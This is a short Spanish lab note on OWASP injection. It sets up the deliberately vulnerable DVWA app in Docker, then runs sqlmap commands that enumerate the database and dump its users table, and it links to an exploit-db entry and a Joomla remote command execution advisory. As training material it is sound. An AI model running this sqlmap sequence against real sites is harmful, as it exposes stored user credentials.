A03:2021 DAMM VULNERABLE WEB APPLICATION

- Levantamos el docker de Damn Vulnerable Web Application

```
git clone https://github.com/digininja/DVWA.git
cd DVWA
docker compose -f compose up
http://localhost:4280
Create database && admin/password
Salvamos el request
```

- Obtenemos el nombre de la base de datos que usa la app

```
python sqlmap.py -r request.txt --current-db
sqlmap -r requestqli.txt -D dvwa --tables
sqlmap -r requestqli.txt -D dvwa -T users --columns
sqlmap -r requestqli.txt -D dvwa -T users --dump
```

VEAMOS EJEMPLOS:

- <https://www.exploit-db.com/exploits/38534>
- <https://sec-consult.com/vulnerability-lab/advisory/remote-command-execution-in-joomla-cms/>